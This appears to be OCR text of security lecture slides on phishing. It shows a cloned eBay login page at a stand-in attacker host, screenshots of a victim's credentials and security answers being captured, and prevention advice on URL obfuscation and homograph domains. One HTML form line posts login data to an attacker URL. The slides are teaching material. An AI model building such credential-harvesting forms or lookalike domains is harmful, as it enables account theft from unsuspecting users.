
You should **never** give your PayPal password to anyone, including PayPal employees.


```
<form action="http://attacker.com/paypal.php"
method="post" name=Date>
```


Welcome to eBay - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
http://ebay.attacker.com/
Go Links
eBay Buyer Protection Learn more
Welcome to eBay
Ready to bid and buy? Register here
Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.
Register as an eBay Member and enjoy privileges including:
Bid, buy and find bargains from all over the world
Shop with confidence with PayPal Buyer Protection
Connect with the eBay community and more!
Register
Sign in to your account
Back for more fun? Sign in now to buy, bid and sell, or to manage your account.
User ID
I forgot my user ID
Password
I forgot my password
Keep me signed in for today. Don't check this box if you're at a public or shared computer.
Sign in
Having problems with signing in? Get help.
Protect your account: Create a unique password by using a combination of letters and numbers that are not


VNC: throwaway-xp-026
Recycle Bin
Welcome to eBay - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://ebay.attacker.com/
Go Links
eBay Buyer Protection Learn more NEW
Welcome to eBay
Ready to bid and buy? Register here
Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.
Register as an eBay Member and enjoy privileges including:
Bid, buy and find bargains from all over the world
Shop with confidence with PayPal Buyer Protection
Connect with the eBay community and more!
Register
Sign in to your account
Back for more fun? Sign in now to buy, bid and sell, or to manage your account.
User ID jbieber
I forgot my user ID
Password ••••••••••••
I forgot my password
Keep me signed in for today. Don't check this box if you're at a public or shared computer.
Sign in
Having problems with signing in? Get help.
Protect your account: Create a unique password by using a combination of letters and numbers that are not
start
eBay sent this messa...
Welcome to eBay - Mi...
8:35 PM


VNC: throwaway-xp-026
Recycle Bin
Identity Confirmation - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://ebay.attacker.com/
Go Links
Please confirm your identity jbieber
Please answer security question below.
What is your mother's maiden name?
Smith
Answer the secret question you provided.
What is your other eBay user ID or another's member in your household?
NA
What email used to be associated with this account?
bieberlicious@hotmail.com
Have you ever sold something on eBay?
start
eBay sent this messa...
Identity Confirmation...
8:40 PM


VNC: throwaway-xp-026
Recycle Bin
Identity Confirmation - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://ebay.attacker.com/
Go Links
Buy Sell My eBay Communi
Bucks You're Invited! Join eBay Bucks.
All Categories Search Advanced Search
Categories Motors Stores Daily Deal
Thanks jbieber. Your identity has been confirmed.
Now you can pick up where you left off.
Save Profile
About eBay | Announcements | Security Center | Resolution Center | eBay Toolbar | Policies | Government Relations | Site Map | Help
eBay Buyer Protection We'll cover your purchase price plus original shipping. Learn more
Copyright © 1995-2010 eBay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective owners. Use of this Web site constitutes acceptance of the eBay User Agreement and Privacy Policy.
eBay official time
VeriSign Identity Protection
start
eBay sent this messa...
Identity Confirmation...
8:41 PM


VNC: throwaway-xp-026
Recycle Bin
http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&Item=350121605127&Category=147218&_trkparms=algo= - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address
http://ebay.attacker.com/
3DI%26otn%3D1
Go
Links
Go
My eBay | Sell | Community | Customer Support
Welcome! Sign in or register.
CATEGORIES FASHION MOTORS DEALS CLASSIFIEDS
eBay Buyer Protection Learn more
This listing (350121605127) has been removed, or this item is not available.
Please check that you've entered the correct item number
Listings that have ended 90 or more days ago will not be available for viewing.
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
start
eBay sent this messa...
http://cgi.ebay.com/...
8:41 PM

How can you prevent phishing?

Phishing prevention

- User should check URL they are visiting!



Does not suffice to check what it says you click on

Now go to Google!
http://google.com

Because it can be:
http://google.com

Check the address bar!

URL obfuscation attack

- Attacker can choose similarly looking URL with a typo

bankofamerca.com

bankofthevvest.com

Homeograph attack

- Unicode characters from international alphabets may be used in URLs

  раypal.com (first p in Cyrillic)

- URL seems correct, but is not

Another example:
www.pnc.com/webapp/unsec/homepage.var.cn
"pnc.com/webapp/unsec/homepage" is one string

to be continued…